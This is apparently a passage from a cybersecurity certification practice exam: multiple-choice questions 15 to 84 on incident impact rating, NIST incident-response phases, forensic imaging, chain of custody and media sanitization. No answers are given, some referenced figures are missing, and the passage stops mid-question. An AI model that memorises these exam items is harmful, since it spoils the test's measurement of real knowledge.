
| Functional Impact | Rating |
|-------------------|--------|
| No impact         | 0      |

| <b>Functional Impact</b>                       | <b>Rating</b> |
|------------------------------------------------|---------------|
| No impact to services                          | 20            |
| Minimal impact to noncritical services         | 35            |
| Minimal impact to critical services            | 40            |
| Significant impact to noncritical services     | 50            |
| Denial of noncritical services                 | 60            |
| Significant impact to critical services        | 70            |
| Denial of critical services or loss of control | 100           |

15. Nathan discovers a malware package on an end-user workstation. What rating should he give this if he is considering organization impact based on the table shown?
- A. No impact
  - B. No impact to services
  - C. Denial of noncritical services
  - D. Denial of critical services or loss of control
16. Nathan's organization uses a software-as-a-service (SaaS) tool to manage their customer mailing lists, which they use to inform customers of upcoming sales a week in advance. The organization's primary line of business software continues to function and merchandise can be sold. Because of a service outage, they are unable to add new customers to the list for a full business day. How should Nathan rate this local impact issue during the outage?
- A. Minimal impact to noncritical services
  - B. Minimal impact to critical services
  - C. Significant impact to noncritical services
  - D. Denial of noncritical services
17. During an investigation into a compromised system, Nathan discovers signs of an advanced persistent threat (APT) resident in his organization's administrative systems. How should he classify this threat?

- A. Significant impact to noncritical services
  - B. Denial of noncritical services
  - C. Significant impact to critical services
  - D. Denial of critical services or loss of control
18. Melissa is using the US-CERT's scale to measure the impact of the location of observed activity by a threat actor. Which of the following should be the highest rated threat activity location?
- A. Critical system screened subnet (DMZ)
  - B. Business network
  - C. Business screened subnet (DMZ)
  - D. Safety systems
19. Derek's organization has been working to recover from a recent malware infection that caused outages across the organization during an important part of their business cycle. To properly triage, what should Derek pay the most attention to first?
- A. The immediate impact on operations so that his team can restore functionality
  - B. The total impact of the event so that his team can provide an accurate final report
  - C. The immediate impact on operations so that his team can identify the likely threat actor
  - D. The total impact of the event so that his team can build a new threat model for future use
20. Jeff discovers multiple JPEG photos during his forensic investigation of a computer involved in an incident. When he runs `exiftool` to gather file metadata, which information is not likely to be part of the images even if they have complete metadata intact?
- A. GPS location
  - B. Camera type
  - C. Number of copies made

- D. Correct date/timestamp
21. John has designed his network as shown here and places untrusted systems that want to connect to the network into the Guests network segment. What is this type of segmentation called?



- A. Proactive network segmentation  
B. Isolation  
C. Quarantine  
D. Removal
22. The organization that Jamal works for classifies security related events using NIST's standard definitions. Which classification should he use when he discovers key logging software on one of his frequent business travelers' laptop?
- A. An event  
B. An adverse event  
C. A security incident  
D. A policy violation
23. Dan is designing a segmented network that places systems with different levels of security requirements into different subnets with firewalls

and other network security devices between them. What phase of the incident response process is Dan in?

- A. Post-incident activity
  - B. Detection and analysis
  - C. Preparation
  - D. Containment, eradication, and recovery
24. Lauren wants to create a backup of Linux permissions before making changes to the Linux workstation she is attempting to remediate. What Linux tool can she use to back up the permissions of an entire directory on the system?
- A. She can use `chbkup`.
  - B. She can use `getfacl`.
  - C. She can use `aclman`.
  - D. There is not a common Linux permission backup tool.
25. While working to restore systems to their original configuration after a long-term APT compromise, Manish has three options.
- A. He can restore from a backup and then update patches on the system.
  - B. He can rebuild and patch the system using original installation media and application software using his organization's build documentation.
  - C. He can remove the compromised accounts and rootkit tools and then fix the issues that allowed the attackers to access the systems.

Which option should Manish choose in this scenario?

- A. Option A.
- B. Option B.
- C. Option C.

- D. None of the above. Manish should hire a third party to assess the systems before proceeding.
26. Jessica wants to access a macOS FileVault 2–encrypted drive. Which of the following methods is not a possible means of unlocking the volume?
- A. Change the FileVault key using a trusted user account.
  - B. Retrieve the key from memory while the volume is mounted.
  - C. Acquire the recovery key.
  - D. Extract the keys from iCloud.
27. Susan discovers the following log entries that occurred within seconds of each other in her Squert (a Sguil web interface) console. What have her network sensors most likely detected?
- |   |   |   |  |          |                                                      |         |   |        |
|---|---|---|--|----------|------------------------------------------------------|---------|---|--------|
| 2 | 1 | 1 |  | 22:41:09 | ET POLICY Suspicious inbound to Oracle SQL port 1521 | 2010936 | 6 | 5.000% |
| 1 | 1 | 1 |  | 22:41:08 | ET SCAN Potential VNC Scan 5800-5820                 | 2002910 | 6 | 2.500% |
| 2 | 1 | 1 |  | 22:41:08 | ET POLICY Suspicious inbound to PostgreSQL port 5432 | 2010939 | 6 | 5.000% |
| 1 | 1 | 1 |  | 22:41:07 | ET SCAN Potential VNC Scan 5900-5920                 | 2002911 | 6 | 2.500% |
| 2 | 1 | 1 |  | 22:41:07 | ET POLICY Suspicious inbound to MSSQL port 1433      | 2010935 | 6 | 5.000% |
| 2 | 1 | 1 |  | 22:41:06 | ET POLICY Suspicious inbound to mySQL port 3306      | 2010937 | 6 | 5.000% |
- A. A failed database connection from a server
  - B. A denial-of-service attack
  - C. A port scan
  - D. A misconfigured log source
28. If Suki wants to purge a drive, which of the following options will accomplish her goal?
- A. Cryptographic erase
  - B. Reformat
  - C. Overwrite
  - D. Repartition
29. While performing post-rebuild validation efforts, Scott scans a server from a remote network and sees no vulnerabilities. Joanna, the administrator of the

machine, runs a scan and discovers two critical vulnerabilities and five moderate issues. What is most likely causing the difference in their reports?

- A. Different patch levels were used during the scans.
  - B. They are scanning through a load balancer.
  - C. There is a firewall between the remote network and the server.
  - D. Scott or Joanna ran the vulnerability scan with different settings.
30. As part of his organization's cooperation in a large criminal case, Adam's forensic team has been asked to send a forensic image of a highly sensitive compromised system in RAW format to an external forensic examiner. What steps should Adam's team take prior to sending a drive containing the forensic image?
- A. Encode in E01 format and provide a hash of the original file on the drive.
  - B. Encode in FTK format and provide a hash of the new file on the drive.
  - C. Encrypt the RAW file and transfer a hash and key under separate cover.
  - D. Decrypt the RAW file and transfer a hash under separate cover.
31. Mika wants to analyze the contents of a drive without causing any changes to the drive. What method is best suited to ensuring this?
- A. Set the "read-only" jumper on the drive.
  - B. Use a write blocker.
  - C. Use a read blocker.
  - D. Use a forensic software package.
32. What type of forensic investigation-related form is shown here?

- A. Chain of custody
  - B. Report of examination
  - C. Forensic discovery log
  - D. Policy custody release

33. James wants to determine whether other Windows systems on his network are infected with the same malware package that he has discovered on the workstation he is analyzing. He has removed the system from his network by unplugging its network cable, as required by corporate policy. He knows that the system has previously exhibited beaconing behavior and wants to use that behavior to identify other infected systems. How can he safely create a fingerprint for this beaconing without modifying the infected system?

  - A. Plug the system into the network and capture the traffic quickly at the firewall using Wireshark or `tcpdump`.

- B. Plug the system into an isolated switch and use a span port or tap and Wireshark/`tcpdump` to capture traffic.
  - C. Review the ARP cache for outbound traffic.
  - D. Review the Windows Defender Firewall log for traffic logs.
34. After completing an incident response process and providing a final report to management, what step should Casey use to identify improvement to her incident response plan?
- A. Update system documentation.
  - B. Conduct a lessons learned session.
  - C. Review patching status and vulnerability scans.
  - D. Engage third-party consultants.
35. During a forensic investigation, Lukas discovers that he needs to capture a virtual machine that is part of the critical operations of his company's website. If he cannot suspend or shut down the machine for business reasons, what imaging process should he follow?
- A. Perform a snapshot of the system, boot it, suspend the copied version, and copy the directory it resides in.
  - B. Copy the virtual disk files and then use a memory capture tool.
  - C. Escalate to management to get permission to suspend the system to allow a true forensic copy.
  - D. Use a tool like the Volatility Framework to capture the live machine completely.
36. Mika, a computer forensic examiner, receives a PC and its peripherals that were seized as forensic evidence during an investigation. After she signs off on the chain of custody log and starts to prepare for her investigation, one of the first things she notes is that each cable and port was labeled with a color-

coded sticker by the onsite team. Why are the items labeled like this?

- A. To ensure chain of custody
  - B. To ensure correct reassembly
  - C. To allow for easier documentation of acquisition
  - D. To tamper-proof the system
37. While reviewing her Nagios logs, Selah discovers the error message shown here. What should she do about this error?



- A. Check for evidence of a port scan.
  - B. Review the Apache error log.
  - C. Reboot the server to restore the service.
  - D. Restart the Apache service.
38. Lakshman needs to sanitize hard drives that will be leaving his organization after a lease is over. The drives contained information that his organization classifies as sensitive data that competitors would find valuable if they could obtain it. Which choice is the most appropriate to ensure that data exposure does not occur during this process?
- A. Clear, validate, and document.
  - B. Purge the drives.
  - C. Purge, validate, and document.
  - D. The drives must be destroyed to ensure no data loss.
39. Selah is preparing to collect a forensic image for a Macintosh computer running the Ventura operating system. What hard drive format is she most likely to encounter?
- A. FAT32
  - B. MacFAT

- C. APFS
  - D. HFS+
40. During a forensic analysis of an employee's computer as part of a human resources investigation into misuse of company resources, Tim discovers a program called Eraser installed on the PC. What should Tim expect to find as part of his investigation?
- A. A wiped C: drive
  - B. Antiforensic activities
  - C. All slack space cleared
  - D. Temporary files and Internet history wiped
41. Jessica wants to recover deleted files from slack space and needs to identify where the files begin and end. What is this process called?
- A. Slacking
  - B. Data carving
  - C. Disk recovery
  - D. Header manipulation
42. Latisha is the IT manager for a small company and occasionally serves as the organization's information security officer. Who would be the most appropriate leader for her organization's CSIRT?
- A. Her lead IT support staff technician.
  - B. Her organization's legal counsel.
  - C. A third-party IR team lead.
  - D. She should select herself.
43. During her forensic analysis of a Windows system, Cynthia accesses the registry and checks `\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogin` (as shown here). What domain was the system connected to, and what was the username that would appear at login?

| Name                            | Type      | Data                                      |
|---------------------------------|-----------|-------------------------------------------|
| ab (Default)                    | REG_SZ    | (value not set)                           |
| ab AutoAdminLogon               | REG_SZ    | 0                                         |
| oi AutoRestartShell             | REG_DWORD | 0x00000001 (1)                            |
| ab Background                   | REG_SZ    | 0 0 0                                     |
| ab CachedLogonsCount            | REG_SZ    | 10                                        |
| ab DebugServerCommand           | REG_SZ    | no                                        |
| ab DefaultDomainName            | REG_SZ    |                                           |
| ab DefaultUserName              | REG_SZ    | admin                                     |
| oi DisableBackButton            | REG_DWORD | 0x00000001 (1)                            |
| oi DisableCad                   | REG_DWORD | 0x00000001 (1)                            |
| oi EnableFirstLogonAnimation    | REG_DWORD | 0x00000001 (1)                            |
| oi EnableSIHostIntegration      | REG_DWORD | 0x00000001 (1)                            |
| oi ForceUnlockLogon             | REG_DWORD | 0x00000000 (0)                            |
| oi LastLogOffEndTimePerfCounter | REG_QWORD | 0xde16d1a837 (953865578551)               |
| ab LegalNoticeCaption           | REG_SZ    |                                           |
| ab LegalNoticeText              | REG_SZ    |                                           |
| oi PasswordExpiryWarning        | REG_DWORD | 0x00000005 (5)                            |
| ab PowerdownAfterShutdown       | REG_SZ    | 0                                         |
| ab PreCreateKnownFolders        | REG_SZ    | {A520A1A4-1780-4FF6-BD18-167343C5AF16}    |
| ab ReportBootOk                 | REG_SZ    | 1                                         |
| ab scremoveoption               | REG_SZ    | 0                                         |
| ab Shell                        | REG_SZ    | explorer.exe                              |
| oi ShellCritical                | REG_DWORD | 0x00000000 (0)                            |
| ab ShellInfrastructure          | REG_SZ    | sihost.exe                                |
| oi ShutdownFlags                | REG_DWORD | 0x00000087 (135)                          |
| ab ShutdownWithoutLogon         | REG_SZ    | 0                                         |
| oi SiHostCritical               | REG_DWORD | 0x00000000 (0)                            |
| oi SiHostReadyTimeOut           | REG_DWORD | 0x00000000 (0)                            |
| oi SiHostRestartCountLimit      | REG_DWORD | 0x00000000 (0)                            |
| oi SiHostRestartTimeGap         | REG_DWORD | 0x00000000 (0)                            |
| ab Userinit                     | REG_SZ    | C:\Windows\system32\userinit.exe,         |
| ab VMAplet                      | REG_SZ    | SystemPropertiesPerformance.exe /pagefile |
| ab WinStationsDisabled          | REG_SZ    | 0                                         |


- A. Admin, administrator
- B. No domain, administrator
- C. Legal, admin
- D. Corporate, no default username
44. Alex suspects that an attacker has modified a Linux executable using static libraries. Which of the following Linux commands is best suited to determining whether this has occurred?
- A. file
- B. stat
- C. strings
- D. grep
45. Because of external factors, Eric has only a limited time period to collect an image from a workstation.

If he collects only specific files of interest, what type of acquisition has he performed?

- A. Logical
  - B. Bit-by-bit
  - C. Sparse
  - D. None of the above
46. During a forensic investigation, Kwame records information about each drive, including where it was acquired, who made the forensic copy, the MD5 hash of the drive, and other details. What term describes the process Kwame is using as he labels evidence with details of who acquired and validated it?
- A. Direct evidence
  - B. Circumstantial evidence
  - C. Incident logging
  - D. Chain of custody
47. Susan needs to perform forensics on a virtual machine. What process should she use to ensure she gets all of the forensic data she may need?
- A. Suspend the machine and copy the contents of the directory it resides in.
  - B. Perform a live image of the machine.
  - C. Suspend the machine and make a forensic copy of the drive it resides on.
  - D. Turn the virtual machine off and make a forensic copy of it.
48. Allison wants to access Chrome logs as part of a forensic investigation. What format is information about cookies, history, and saved form responses saved in?
- A. SQLite
  - B. Plain text
  - C. Base64-encoded text

D. NoSQL

49. While Chris is attempting to image a device, he encounters write issues and cannot write the image as currently set (refer to the image shown here). What issue is he most likely encountering?



- A. The files need to be compressed.  
B. The destination drive is formatted FAT32.  
C. The destination drive is formatted NTFS.  
D. The files are encrypted.
50. Saanvi needs to validate the MD5 checksum of a file on a Windows system to ensure that there were no unauthorized changes to the binary file. He is not allowed to install any programs and cannot run files from external media or drives. What Windows utility can he use to get the MD5 hash of the file?
- A. md5sum  
B. certutil  
C. shasum  
D. hashcheck

51. Forensic investigation shows that the target of an investigation used the Windows Quick Format command to attempt to destroy evidence on a USB thumb drive. Which of the NIST sanitization techniques has the target of the investigation used in their attempt to conceal evidence?
- A. Clear
  - B. Purge
  - C. Destroy
  - D. None of the above
52. During an incident response process, Susan plugs a system back into the network, allowing it normal network access. What phase of the incident response process is Susan performing?
- A. Preparation
  - B. Detection and analysis
  - C. Containment, eradication, and recovery
  - D. Post-incident activity
53. Mei's team has completed the initial phases of their incident response process and is assessing the time required to recover from the incident. Using the NIST recoverability effort categories, the team has determined that they can predict the time to recover but will require additional resources. How should she categorize this using the NIST model?
- A. Regular
  - B. Supplemented
  - C. Extended
  - D. Not recoverable
54. Janet is attempting to conceal her actions on a company-owned computer. As part of her cleanup attempts, she deletes all the files she downloaded from a corporate file server using a browser in incognito mode. How can a forensic investigator determine what files she downloaded?

- A. Network flows
  - B. SMB logs
  - C. Browser cache
  - D. Drive analysis
55. Jose is aware that an attacker has compromised a system on his network but wants to continue to observe the attacker's efforts as they continue their attack. If Jose wants to prevent additional impact on his network while watching what the attacker does, what containment method should he use?
- A. Removal
  - B. Isolation
  - C. Segmentation
  - D. Detection
56. When Abdul arrived at work this morning, he found an email in his inbox that read, "Your systems are weak; we will own your network by the end of the week." How would he categorize this sign of a potential incident if he was using the NIST SP 800-61 descriptions of incident signs?
- A. An indicator
  - B. A threat
  - C. A risk
  - D. A precursor
57. During an incident response process, Cynthia conducts a lessons learned review. What phase of the incident response process is she in?
- A. Preparation
  - B. Detection and analysis
  - C. Containment, eradication, and recovery
  - D. Post-incident recovery
58. As part of his incident response program, Allan is designing a playbook for zero-day threats. Which of

the following should not be in his plan to handle them?

- A. Segmentation
  - B. Patching
  - C. Using threat intelligence
  - D. Allow listing/whitelisting
59. As the CISO of her organization, Mei is working on an incident classification scheme and wants to base her design on NIST's definitions. Which of the following options should she use to best describe a user accessing a file that they are not authorized to view?
- A. An incident
  - B. An event
  - C. An adverse event
  - D. A security incident
60. Fred wants to identify digital evidence that can place an individual in a specific place at a specific time. Which of the following types of digital forensic data is not commonly used to attempt to document physical location at specific times?
- A. Cell phone GPS logs
  - B. Photograph metadata
  - C. Cell phone tower logs
  - D. Microsoft Office document metadata
61. Kai has completed the validation process of her media sanitization efforts and has checked a sample of the drives she had purged using a built-in cryptographic wipe utility. What is her next step?
- A. Resample to validate her testing.
  - B. Destroy the drives.
  - C. Create documentation.

- D. She is done and can send the drives on for disposition.
62. In his role as a small company's information security manager, Mike has a limited budget for hiring permanent staff. Although his team can handle simple virus infections, he does not currently have a way to handle significant information security incidents. Which of the following options should Mike investigate to ensure that his company is prepared for security incidents?
- A. Outsource to a third-party SOC.
  - B. Create an internal SOC.
  - C. Hire an internal incident response team.
  - D. Outsource to an incident response provider.
63. Bohai wants to ensure that media has been properly sanitized. Which of the following options properly lists sanitization descriptions from least to most effective?
- A. Purge, clear, destroy
  - B. Eliminate, eradicate, destroy
  - C. Clear, purge, destroy
  - D. Eradicate, eliminate, destroy
64. Degaussing is an example of what form of media sanitization?
- A. Clearing.
  - B. Purging.
  - C. Cryptoshredding.
  - D. It is not a form of media sanitization.
65. While reviewing storage usage on a Windows system, Brian checks the volume shadow copy storage as shown here:

```
C:\WINDOWS\system32>vssadmin list  
Shadowstorage  
          vssadmin 1.1 - Volume Shadow Copy  
Service administrative command-line tool
```

```
(C) Copyright 2001-2013 Microsoft Corp.  
Shadow Copy Storage association  
For volume: (C:)\\?\Volume{c3b53dae-  
0e54-13e3-97ab-806e6f6e6963}\\  
Shadow Copy Storage volume: (C:)\\?  
\Volume{c3b53dae-0e54-13e3-97ab-806e6f6e6963}\\  
Used Shadow Copy Storage space: 25.6  
GB (2%)  
Allocated Shadow Copy Storage space:  
26.0 GB (2%)  
Maximum Shadow Copy Storage space:  
89.4 GB (10%)
```


What purpose does this storage serve, and can he safely delete it?

- A. It provides a block-level snapshot and can be safely deleted.
  - B. It provides secure hidden storage and can be safely deleted.
  - C. It provides secure hidden storage and cannot be safely deleted.
  - D. It provides a block-level snapshot and cannot be safely deleted.
66. Lauren recovers a number of 16GB and 32GB microSD cards during a forensic investigation. Without checking them manually, what filesystem type is she most likely to find them formatted in as if they were used with a digital camera?
- A. RAW
  - B. FAT16
  - C. FAT32
  - D. APFS
67. After arriving at an investigation site, Brian determines that three powered-on computers need to be taken for forensic examination. What steps should he take before removing the PCs?
- A. Power them down, take pictures of how each is connected, and log each system in as evidence.

- B. Take photos of each system, power them down, and attach a tamper-evident seal to each PC.
  - C. Collect live forensic information, take photos of each system, and power them down.
  - D. Collect a static drive image, validate the hash of the image, and securely transport each system.
68. In his role as a forensic examiner, Lukas has been asked to produce forensic evidence related to a civil case. What is this process called?
- A. Criminal forensics
  - B. E-discovery
  - C. Cyber production
  - D. Civil tort
69. As Mika studies her company's computer forensics playbook, she notices that forensic investigators are required to use a chain of custody form. Which of the following best describes the information that she should record on that form if she was conducting a forensic investigation?
- A. The list of individuals who made contact with files leading to the investigation
  - B. The list of former owners or operators of the PC involved in the investigation
  - C. All individuals who work with evidence in the investigation
  - D. The police officers who take possession of the evidence
70. Scott needs to ensure that the system he just rebuilt after an incident is secure. Which type of scan will provide him with the most useful information to meet his goal?
- A. An authenticated vulnerability scan from a trusted internal network
  - B. An unauthenticated vulnerability scan from a trusted internal network

- C. An authenticated scan from an untrusted external network
  - D. An unauthenticated scan from an untrusted external network
71. What is the primary role of management in the incident response process?
- A. Leading the CSIRT
  - B. Acting as the primary interface with law enforcement
  - C. Providing authority and resources
  - D. Assessing impact on stakeholders
72. Max wants to improve the effectiveness of the incident analysis process he is responsible for as the leader of his organization's CSIRT. Which of the following is not a commonly recommended best practice based on NIST's guidelines?
- A. Profile networks and systems to measure the characteristics of expected activity.
  - B. Perform event correlation to combine information from multiple sources.
  - C. Maintain backups of every system and device.
  - D. Capture network traffic as soon as an incident is suspected.
73. NIST describes four major phases in the incident response cycle. Which of the following is not one of the four?
- A. Containment, eradication, and recovery
  - B. Notification and communication
  - C. Detection and analysis
  - D. Preparation
74. Charles wants to perform memory forensics on a Windows system and wants to access `pagefile.sys`. When he attempts to copy it, he receives the

following error. What access method is required to access the page file?



- A. Run Windows File Explorer as an administrator and repeat the copy.
  - B. Open the file using `fmem`.
  - C. Run `cmd.exe` as an administrator and repeat the copy.
  - D. Shut the system down, remove the drive, and copy it from another system.
75. Where is slack space found in the following Windows partition map?

|        |                              |                                                         |                                                                                   |                       |
|--------|------------------------------|---------------------------------------------------------|-----------------------------------------------------------------------------------|-----------------------|
| Disk 0 | Basic<br>894.25 GB<br>Online | System Reserved<br>100 MB NTFS<br>Healthy (System, Acti | (C)<br>893.71 GB NTFS<br>Healthy (Boot, Page File, Crash Dump, Primary Partition) | 449 MB<br>Unallocated |
|--------|------------------------------|---------------------------------------------------------|-----------------------------------------------------------------------------------|-----------------------|


- A. The System Reserved partition
  - B. The System Reserved and Unallocated partitions
  - C. The System Reserved and c: partitions
  - D. The c: and unallocated partitions
76. Ty needs to determine the proper retention policy for his organization's incident data. If he wants to follow common industry practices and does not have specific legal or contractual obligations that he needs to meet, what timeframe should he select?

- A. 30 days
  - B. 90 days
  - C. 1 to 2 years
  - D. 7 years
77. The system that Alice has identified as the source of beaconing traffic is one of her organization's critical e-commerce servers. To maintain her organization's operations, she needs to quickly restore the server to its original, uncompromised state. What criterion is likely to be impacted the most by this action?
- A. Damage to the system or service
  - B. Service availability
  - C. Ability to preserve evidence
  - D. Time and resources needed to implement the strategy
78. Piper wants to create a forensic image that third-party investigators can use but does not know what tool the third-party investigation team that her company intends to engage will use. Which of the following forensic formats should she choose if she wants almost any forensic tool to be able to access the image?
- A. E01
  - B. AFF
  - C. RAW
  - D. AD1
79. As part of his forensic investigation, Scott intends to make a forensic image of a network share that is mounted by the PC that is the focus of his investigation. What information will he be unable to capture?
- A. File creation dates
  - B. Deleted files
  - C. File permission data

- D. File metadata
80. What common incident response follow-up activity includes asking questions like “What additional tools or resources are needed to detect or analyze future events?”
- A. Preparation
  - B. Lessons learned review
  - C. Evidence gathering
  - D. Procedural analysis
81. Suki has been asked to capture forensic data from a Windows PC and needs to ensure that she captures the data in their order of volatility. Which order is correct from most to least volatile?
- A. Network traffic, CPU cache, disk drives, optical media
  - B. CPU cache, network traffic, disk drives, optical media
  - C. Optical media, disk drives, network traffic, CPU cache
  - D. Network traffic, CPU cache, optical media, disk drives
82. During an incident response process, Suki heads to a compromised system and disconnects its network cable. What phase of the incident response process is Suki performing?
- A. Preparation
  - B. Detection and analysis
  - C. Containment, eradication, and recovery
  - D. Post-incident activity
83. Scott needs to verify that the forensic image he has created is an exact duplicate of the original drive. Which of the following methods is considered forensically sound?
- A. Create a MD5 hash

- B. Create a SHA-1 hash
  - C. Create a SHA-2 hash
  - D. All of the above
84. What strategy does NIST suggest for identifying attackers during an incident response process?
- A. Use geographic IP tracking to identify the attacker's location.
  - B. Contact upstream ISPs for assistance in tracking down the attacker.
  - C. Contact local law enforcement so that they can use law enforcement-specific tools.
